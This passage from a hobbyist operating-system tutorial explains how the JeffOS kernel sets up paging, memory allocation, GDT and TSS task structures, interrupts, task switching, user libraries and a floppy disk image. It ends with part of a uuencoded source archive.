Finally the kinit_page function places the address of the page directory into the cr3 register. This tells the processor where to look for the page tables. Finally, cr0 has its paging bit turned on which informs the processor that memory accesses should go through the page table rather than just being direct physical memory accesses.

After this the _start function is returned into and k_start() has been set to 0x80000080 which points to the _start() function in the main kernel. _start in the boot code calls this function which starts the real kernel off.

----[Chapter 3 - The Kernel

The kernel is where all of the fun begins. Unfortunately, this is the place that needs the most work. However, there is enough here to demonstrate the beginnings of what needs to be done to build a viable kernel for your own work.

The kernel boot loader created the kernel page table and then jumped into the kernel at _start(); _start() then sets up the console, clears it, and displays the message "Main kernel loaded.". Once this is done it runs the memory manager initialization routine 'kinit_page()'.

The memory manager initialization routine begins by initializing a structure called the PMAT. The PMAT is a giant bit field (2048 bytes), where each bit represents one page of physical memory. If a bit is set to 1, the corresponding page of memory is considered allocated. If the bit is set to 0 then it is considered unallocated. Once this array is initialized the memory management code sets aside the chunks of physical memory which are already in use. This include the system BUS memory areas, as well as the location of the kernel itself in physical memory. Once this is completed the memory manager returns to the _start() function so that it can proceed with kernel initialization.

The _start() function then calls a temporary function which I am using now to allocate memory which is use by the user program loading in by the first stage floppy loader. This will go away after I add the loading of processes off of disk during run time. This function sets aside the physical memory which is located at 20000h linear.

Now that the basic memory system is set up the _start() function calls the kinit_task() function. kinit_task() sets up the kernel task so that it can run as a task rather than as a the only process on the system.

kinit_task() is really a shell function which calls two other functions: kinit_gdt() and kinit_ktask(); kinit_gdt() initializes a new kernel GDT which is to be used by the kernel rather than the previous temporary one which was set up by the second stage floppy boot loader. Once the new location for the gdt is mapped into memory several selectors are added to it. Kernel Code and Data selectors are added. Also, User Code and Data selectors are added. Once these selectors are put into place, the new gdt is placed in the gdt register on the processor so that it can be used.

kinit_task() now calls the kinit_ktask() function. This task creates a task which the kernel code will be executed as. The first thing this function does is to clear out the kernels task list. This list contains a list of tasks on the system. Next a 4k page is allocated for the kernel task segment. The current executing task is then set to the kernel task. Next the task segment is added to the GDT. This task segment has the following structure and is filled out for the kernel with the following values by me. In fact all tasks will start out with these settings.

```
struct TSS {
    ushort link;            // set to 0
    ushort unused0;
    ulong esp0;             // set to the end of the task segment page
```

```
    ushort ss0;             // set to SEL_KDATA (Kernel Data segment)
    ushort unused1;
    ulong esp1;             // set to 0
    ushort ss1;             // set to 0
    ushort unused2;
    ulong esp2;             // set to 0
    ushort ss2;             // set to 0
    ushort unused3;
    ulong cr3;              // set to the physical address of this tasks page
                            // tables
    ulong eip;              // set to the entry point to this tasks code
    ulong eflags;           // set to 0x4202
    ulong eax, ecx, edx, ebx, esp, ebp, esi, edi; // set to garbage values
    ushort es;              // set to SEL_KDATA (Kernel data segment)
    ushort unused4;
    ushort cs;              // set to SEL_KCODE (Kernel code segment)
    ushort unused5;
    ushort ss;              // set to SEL_KDATA
    ushort unused6;
    ushort ds;              // set to SEL_KDATA
    ushort unused7;
    ushort fs;              // set to SEL_KDATA
    ushort unused8;
    ushort gs;              // set to SEL_KDATA
    ushort unused9;
    ushort ldt;             // set to 0
    ushort unused10;
    ushort debugtrap;       // set to 0
    ushort iomapbase;       // set to 0
};
```

The link field is used by the processor when an interrupt is called. The processor places a pointer to the task segment which was running prior to the interrupt. This is useful for determining access rights based on the calling process.

The espx and ssx parameters are used to store a pointer to a stack which will be used when a task with a lower privilege level tries to access a high level privilege area.

The cr3 parameter is used to store a pointer to the physical address of this tasks page table. Whenever this task is switched to, the processor will load the value stored in cr3 into the cr3 register. This means that each task can have a unique set of page tables and mappings.

The eax, ebx, etc.. registers are all set to a garbage value as they are uninitialized and will only gain values once they are used. When the processor switches to this task these parameters will be loaded into their respective processor registers.

The cs, es, ss, ds, fs, and gs parameters are all set to meaningful values which will be loaded into their respective processor registers when this task is switched to.

As I am not using a local descriptor I set this parameter to 0 along with the debugtrap and iomapbase parameters.

As I have mentioned every time a task is switched to the processor will load all of the parameters from the task segment into their respective registers. Likewise, when a task is switched out of, all of the registers will be stored in their respective parameters. This allows tasks to be suspended and to restart with the state they left off at.

Switching tasks will be discussed later when the point in the kernel where this takes place at is reached.

Once this task state segment is created it is necessary to create an entry in the GDT which points to this task segment. The format of this 64 bit entry is as follows:

```
63 - 56    Fourth Byte of Base Address
55         Granularity Bit
54 - 53    0
52         Available for use (free bit)
51 - 48    Upper Nibble of Size
47         Present in Memory Bit
46 - 45    Descriptor Privilege Level
44         System Built
43         16/32 Bit
42         0
41         Busy Bit
40         1
39 - 32    Third Byte of Base Address
31 - 24    Second Byte of Base Address
23 - 16    First Byte of Base Address
15 - 8     Second Byte of Segment Size
7 - 0      First Byte of Segment Size
```

As you have probably noticed, this structure is very similar to the code segment descriptor. The differences are the 16/32 bit, and the Busy Bit.

The 16/32 Bit specifies whether the task state segment is 16 bit or 32 bit. We will only be using the 32 Bit task segment (Bit = 1). The 16 bit task state segment was used for the 286 and was replaced by a 32 bit task state segment on the 386+ processors.

The busy bit specifies whether the task is currently busy.

Once the kernel task is allocated, a new kernel stack is allocated and made active. This allows the stack to be in a known and mapped in location which uses the memory manager of the kernel.

The user tasks is then created in a similar fashion as the kernel task. In this current implementation the user task is located at 0x20000. Its stack is located at 0x2107c. Currently, this user task operates with OS level privilege. I encountered some problems when changing its selectors to user entries in the GDT. As soon as I fix this problem I will post a fix on my web site. After the user task is created it is added to the task queue to be switched to once the scheduler starts.

Now that the kernel task and a user task (though running with kernel privilege level) have been created it is necessary to set up the interrupt tables. This is done by a call to the kinit_idt() function.

kinit_idt() starts by setting all of the interrupts to point to a null interrupt function. This means that for most interrupts a simple return occurs. However, interrupt handlers for the timer as well as for one system call. Also, interrupts are set up to handle the various exceptions. Once this table is filled out the interrupt descriptor table (IDT) is loaded into the idt register. The interrupts are then enabled to allow them to be called.

The timer interrupt handler is a simple function which calls a task switch every time the hardware timer fires.

The system call (interrupt 22h) is called, the handler will print out on the console the string which is pointed to be the eax register.

The exception handling routine will dump the task registers and then hang the system. The jump.S file in JeffOS/kernel/ contains the assembly wrappers which are called when an interrupt occurs. These wrapper functions then call the C handler functions.

Now that the IDT is set up and interrupts are occurring task switches can occur. These occur when the swtch() function is called in the task.c file. The swtch() function locates the next task in its queue and does a call to the selector address of the new task. This causes the processor to look up the selector and switch to the new task.

You now have a very simple multi-tasking kernel.

----[Chapter 4 - User level libraries

The user level libraries are fairly simplistic.

There are two files in this directory. The first is the crt0.c file. This file contains one function which is the _start() function. This function makes a call to main which will be defined in user code. This stub function must always be linked in first as it will be jumped into by the kernel to begin running the process.

The second file is the syscall.c file. This file contains one system call function which is simply an interrupt 22. This interrupt calls the console system call. eax is passed in as a pointer to a string which is printed to the system console.

Both of these source files are compiled to objects and are used during the linking phase of any user code.

----[Chapter 5 - User code

The user code is stored in one file called test.c. This file is located in the /user/ directory. All this code does is call the console system call function provided by the library, wait a short amount of time, and call it again in a non-terminating loop (good thing, as I don't handle task termination yet).

The important thing to note is that when linking this user process is set to have a text segment of 20000h linear. Also the crt0.o and syscall.o files are linked in as well. crt0.o is linked in first to insure that its _start() function is at 20080h so it will be jumped into by the kernel. In truth, _start() is the real main as opposed to the main() everyone is used to dealing with.

This code is the task which is created and run alongside the kernel, as described in chapter 3.

----[Chapter 6 - Creating a disk image out of the binaries

Once you have compiled all of the binaries and placed them into the build directory you will need to create two more files before continuing. These files are called STUFF.BIN and STUFF2.BIN. These files are simply containers of empty space to cause alignment of other binaries. The floppy loader expects the user program to be 1k in size. If the user program is not exactly this size then STUFF2.BIN needs to be created and be of such a size that when added to USER.BIN the size is 1024 bytes. Also, the floppy boot loader expects the kernel boot loader to be 3.5k (3584 bytes) in size. STUFF.BIN needs to be made of such length that when added to the size of the BOOT.BIN (kernel boot loader) file the size will be 3584 bytes. In the future I will try to automate this process, but for now this is simply how it must be done. Once this is complete the shell program 'go' must be run. This will place all of the binary files into one file called 'os.bin'. This file can then be written to disk by one of the following two methods.

If you want to do it from linux you can do the following command:

dd if=os.bin of=/dev/fd0 (places os.bin directly onto the floppy disk)

or from DOS you can obtain the rawrite command and run it and follow its directions.

----[Conclusion

The kernel contained within is far from complete. However, it is a first step towards creating a real protected mode operating system. It is also enough to begin working with, or to refer to during you own work on a protected mode operating system. Doing this work is simply both one of the most rewarding things you will ever do, and one of the most frustrating. Many a night has been spent at the local tavern telling war stories about this stuff. But in the end, it has all been great fun.

I wish you all the best of luck!

Jeff Thompson
jwthomp@cu-online.com
http://www.cu-online.com/~jwthomp/

<++> JeffOS.tgz.uue
```
begin 600 JeffOS.tgz
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
```

```
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
```

```
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
